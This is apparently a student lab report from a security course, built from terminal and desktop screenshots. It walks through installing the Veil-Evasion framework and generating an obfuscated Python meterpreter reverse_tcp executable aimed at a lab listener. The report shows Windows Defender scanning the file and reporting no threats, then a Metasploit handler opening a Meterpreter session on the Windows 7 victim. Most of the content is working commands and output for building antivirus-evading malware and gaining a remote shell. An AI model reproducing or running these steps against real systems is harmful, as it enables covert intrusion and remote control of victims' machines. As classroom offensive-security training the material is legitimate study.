

SY401_Orr_Kali
Applications
Places
Terminal
Thu 15:46
root@kali: ~/Veil/setup
File Edit View Search Terminal Help
[*] Path '/usr/share/veil-output/catapult/' Created
[*] CATAPULT_RESOURCE_PATH = /usr/share/veil-output/catapult/
[*] Path '/etc/veil/' Created
Configuration File Written To '/etc/veil/settings.py'
[*] Ensuring this account (root) owns veil output directory (/usr/share/veil-output)...
[*] Ensuring this account (root) has correct ownership of /root/.config/wine/veil
[I] If you have any errors running Veil-Evasion, delete the Veil Wine profile ('rm -rf /root/.config/wine/veil') and re-run: '/root/Veil/setup/setup.sh -c'
[I] Done!
root@kali:~/Veil/setup# Could not load wine-gecko. HTML rendering will be disabled.
004b:err:mshtml:create_document_object Failed to init Gecko, returning CLASS_E_CLASSNOTAVAILABLE
root@kali:~/Veil/setup#



SY401_Orr_Kali
Applications Places Terminal Thu 15:46
root@kali: ~/Veil
File Edit View Search Terminal Help
[*] Path '/etc/veil/' Created
Configuration File Written To '/etc/veil/settings.py'
[*] Ensuring this account (root) owns veil output directory (/usr/share/veil-output)...
[*] Ensuring this account (root) has correct ownership of /root/.config/wine/veil
[I] If you have any errors running Veil-Evasion, delete the Veil Wine profile ('rm -rf /root/.config/wine/veil') and re-run: '/root/Veil/setup/setup.sh -c'
[I] Done!
root@kali:~/Veil/setup# Could not load wine-gecko. HTML rendering will be disabled.
004b:err:mshtml:create_document_object Failed to init Gecko, returning CLASS_E_CLASSNOTAVAILABLE
root@kali:~/Veil/setup# cd ..
root@kali:~/Veil# ls
CHANGELOG config lib LICENSE README.md setup Tools Veil.py
root@kali:~/Veil# veil.py



SY401_Orr_Kali
Applications Places Terminal Thu 15:47
root@kali: ~/Veil
File Edit View Search Terminal Help
Veil | [Version]: 3.1.4
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
Main Menu
2 tools loaded
Available Commands:
exit Exit Veil
info Information on a specific tool
list List available tools
update Update Veil
use Use a specific tool
Main menu choice:



SY401_Orr_Kali
Applications Places Terminal Thu 15:49
root@kali: ~/Veil
File Edit View Search Terminal Help
root@kali:~/Veil# ls
CHANGELOG config lib LICENSE README.md setup Tools Veil.py
root@kali:~/Veil# ./Veil.py -t Evasion --list-payloads



SY401_Orr_Kali
Applications
Places
Terminal
Thu 15:50
root@kali: ~/Veil
File Edit View Search Terminal Help
23) powershell/shellcode_inject/psexec_virtual.py
24) powershell/shellcode_inject/virtual.py
25) python/meterpreter/bind_tcp.py
26) python/meterpreter/rev_http.py
27) python/meterpreter/rev_https.py
28) python/meterpreter/rev_tcp.py
29) python/shellcode_inject/aes_encrypt.py
30) python/shellcode_inject/arc_encrypt.py
31) python/shellcode_inject/base64_substitution.py
32) python/shellcode_inject/des_encrypt.py
33) python/shellcode_inject/flat.py
34) python/shellcode_inject/letter_substitution.py
35) python/shellcode_inject/pidinject.py
36) python/shellcode_inject/stallion.py
37) ruby/meterpreter/rev_http.py
38) ruby/meterpreter/rev_https.py
39) ruby/meterpreter/rev_tcp.py
40) ruby/shellcode_inject/base64.py
41) ruby/shellcode_inject/flat.py
root@kali:~/Veil#



SY401_Orr_Kali
Applications
Places
Terminal
Thu 15:55
root@kali: ~/Veil
File Edit View Search Terminal Help
root@kali:~/Veil# ./Veil.py -t Evasion -p 34 --ordnance-payload rev_tcp --ip 10.
10.1.201 --port 4444 -o orrpayload



SY401_Orr_Kali
Applications
Places
Terminal
Thu 15:55
root@kali: ~/Veil
File Edit View Search Terminal Help
002d:err:clipboard:convert_selection Timed out waiting for SelectionNotify event
4379 INFO: Processing pre-find module path hook distutils
6762 INFO: Analyzing hidden import 'Crypto.Cipher._AES'
6782 INFO: running Analysis out00-Analysis.toc
6978 INFO: Caching module hooks...
6996 INFO: Analyzing \usr\share\veil-output\source\orrpayload.py
7006 INFO: Loading module hooks...
7007 INFO: Loading module hook "hook-pydoc.py"...
7017 INFO: Loading module hook "hook-distutils.py"...
7025 INFO: Loading module hook "hook-xml.py"...
7513 INFO: Loading module hook "hook-encodings.py"...
7799 INFO: Looking for ctypes DLLs
7815 INFO: Analyzing run-time hooks ...
7835 INFO: Looking for dynamic libraries
8045 INFO: Looking for eggs
8045 INFO: Using Python library C:\windows\system32\python34.dll
8045 INFO: Found binding redirects:
[]
8051 INFO: Warnings written to Z:\root\Veil\build\orrpayload\warnorrpayload.txt
8104 INFO: checking PYZ
8105 INFO: Building PYZ because out00-PYZ.toc is non existent
8105 INFO: Building PYZ (ZlibArchive) Z:\root\Veil\build\orrpayload\out00-PYZ.py
z



SY401_Orr_Kali
Applications Places Terminal Thu 15:55
root@kali: ~/Veil
File Edit View Search Terminal Help
Veil-Evasion
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
[*] Language: python
[*] Payload Module: python/shellcode_inject/letter_substitution
[*] Executable written to: /usr/share/veil-output/compiled/orrpayload.exe
[*] Source code written to: /usr/share/veil-output/source/orrpayload.py
[*] Metasploit RC file written to: /usr/share/veil-output/handlers/orrpayload.rc
root@kali:~/Veil#



SY401_Orr_Kali
Applications Places Terminal Thu 15:56
root@kali: ~/Veil
File Edit View Search Terminal Help
Veil-Evasion
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
[*] Language: python
[*] Payload Module: python/shellcode_inject/letter_substitution
[*] Executable written to: /usr/share/veil-output/compiled/orrpayload.exe
[*] Source code written to: /usr/share/veil-output/source/orrpayload.py
[*] Metasploit RC file written to: /usr/share/veil-output/handlers/orrpayload.rc
root@kali:~/Veil#



SY401_Orr_Kali
Applications Places Terminal Thu 16:03
root@kali: ~/Veil
usr share veil-output
Recent
root@kali: /usr/share/veil-output/compiled
File Edit View Search Terminal Help
root@kali:/usr/share/veil-output/compiled# ls
orrpayload.exe
root@kali:/usr/share/veil-output/compiled# sha1sum orrpayload.exe
3784631522ccb3e8f5db8205580b586fb3932cf4 orrpayload.exe
root@kali:/usr/share/veil-output/compiled# md5sum orrpayload.exe
920f2bc47495d16439fe0ea0e2ee38c8 orrpayload.exe
root@kali:/usr/share/veil-output/compiled#
Pictures
Videos
Trash
Other Locations



SY401_Group1_Win7
Actions
Recycle Bin
Firefox
Windows Defender
Home
Scan
History
Tools
Protection against spyware and potentially unwanted software
Check for updates
Cancel
This might take a few minutes.
Status: Downloading...
Start time: 11:46 AM
Time elapsed: 00:00:11
11:46 AM
2/16/2018



SY401_Group1_Win7
Actions
Recycle Bin
orrpayload
Windows Defender
Home
Scan
History
Tools
Protection against spyware and potentially unwanted software
Last scan:
Not available
Update status
Status: Your program is up-to-date.
Start time: 11:46 AM
Time elapsed: 00:00:45
Status
Last scan: Not available
Scan schedule: Daily around 2:00 AM (Quick scan)
Real-time protection: On
Antispyware definitions: Version 1.261.1260.0 created on 2/15/2018 at 8:27 AM
11:48 AM
2/16/2018


SY401_Orr_Kali
Actions
Applications
Places
Terminal
Fri 16:51
root@kali: /usr/share/veil-output/handlers
File Edit View Search Terminal Help
root@kali:/usr/share/veil-output/handlers# ls
orrpayload.rc
root@kali:/usr/share/veil-output/handlers# msfconsole -r orrpayload.rc
[*] Language: python
[*] Payload Module: python/shellcode_inject/letter_substitution
[*] Executable written to: /usr/share/veil-output/compiled/orrpayload.exe
[*] Source code written to: /usr/share/veil-output/source/orrpayload.py
[*] Metasploit RC file written to: /usr/share/veil-output/handlers/orrpayload.rc
root@kali:~/Veil#


SY401_Orr_Kali
Applications
Places
Terminal
Fri 16:51
root@kali: /usr/share/veil-output/handlers
File Edit View Search Terminal Help
To boldly go where no
shell has gone before
=[metasploit v4.16.38-dev]
+ -- --=[1734 exploits - 992 auxiliary - 300 post]
+ -- --=[509 payloads - 40 encoders - 10 nops]
+ -- --=[Free Metasploit Pro trial: http://r-7.co/trymsp]
[*] Processing orrpayload.rc for ERB directives.
resource (orrpayload.rc)> use exploit/multi/handler
resource (orrpayload.rc)> set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource (orrpayload.rc)> set LHOST 10.10.1.201
LHOST => 10.10.1.201
resource (orrpayload.rc)> set LPORT 4444
LPORT => 4444
resource (orrpayload.rc)> set ExitOnSession false
ExitOnSession => false
resource (orrpayload.rc)> exploit -j
[*] Exploit running as background job 0.
[*] Started reverse TCP handler on 10.10.1.201:4444
msf exploit(multi/handler) >


SY401_Group1_Win7
Recycle Bin
orrpayload
Windows Defender
Home
Scan
History
Tools
Protection against spyware and potentially unwanted software
No unwanted or harmful software detected.
Your computer is running normally.
Scan statistics
Scan type: Quick scan
Start time: 11:54 AM
Time elapsed: 00:01:58
Resources scanned: 63576
Status
Last scan: Today at 11:54 AM (Quick scan)
Scan schedule: Daily around 2:00 AM (Quick scan)
Real-time protection: On
Antispyware definitions: Version 1.261.1260.0 created on 2/15/2018 at 8:27 AM
11:56 AM
2/16/2018


SY401_Orr_Kali
Applications
Places
Terminal
Fri 16:56
root@kali: /usr/share/veil-output/handlers
File Edit View Search Terminal Help
=[metasploit v4.16.38-dev]
+ -- --=[1734 exploits - 992 auxiliary - 300 post]
+ -- --=[509 payloads - 40 encoders - 10 nops]
+ -- --=[Free Metasploit Pro trial: http://r-7.co/trymsp]
[*] Processing orrpayload.rc for ERB directives.
resource (orrpayload.rc)> use exploit/multi/handler
resource (orrpayload.rc)> set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource (orrpayload.rc)> set LHOST 10.10.1.201
LHOST => 10.10.1.201
resource (orrpayload.rc)> set LPORT 4444
LPORT => 4444
resource (orrpayload.rc)> set ExitOnSession false
ExitOnSession => false
resource (orrpayload.rc)> exploit -j
[*] Exploit running as background job 0.
[*] Started reverse TCP handler on 10.10.1.201:4444
msf exploit(multi/handler) > [*] Sending stage (179779 bytes) to 10.10.1.117
[*] Meterpreter session 1 opened (10.10.1.201:4444 -> 10.10.1.117:49515) at 2018
-02-16 16:56:25 -0500



References

1. Truncer, C. (n.d.). Veil - Framework -. Retrieved February 20, 2018, from https://www.veil-framework.com/

2. Truncer, C., & J0y, H. (n.d.). Tutorials Archives. Retrieved February 20, 2018, from https://www.veil-framework.com/category/tutorials/

3. Truncer, C., & J0y, H. (n.d.). Payload Release Archives. Retrieved February 20, 2018, from https://www.veil-framework.com/category/updates/payload-release/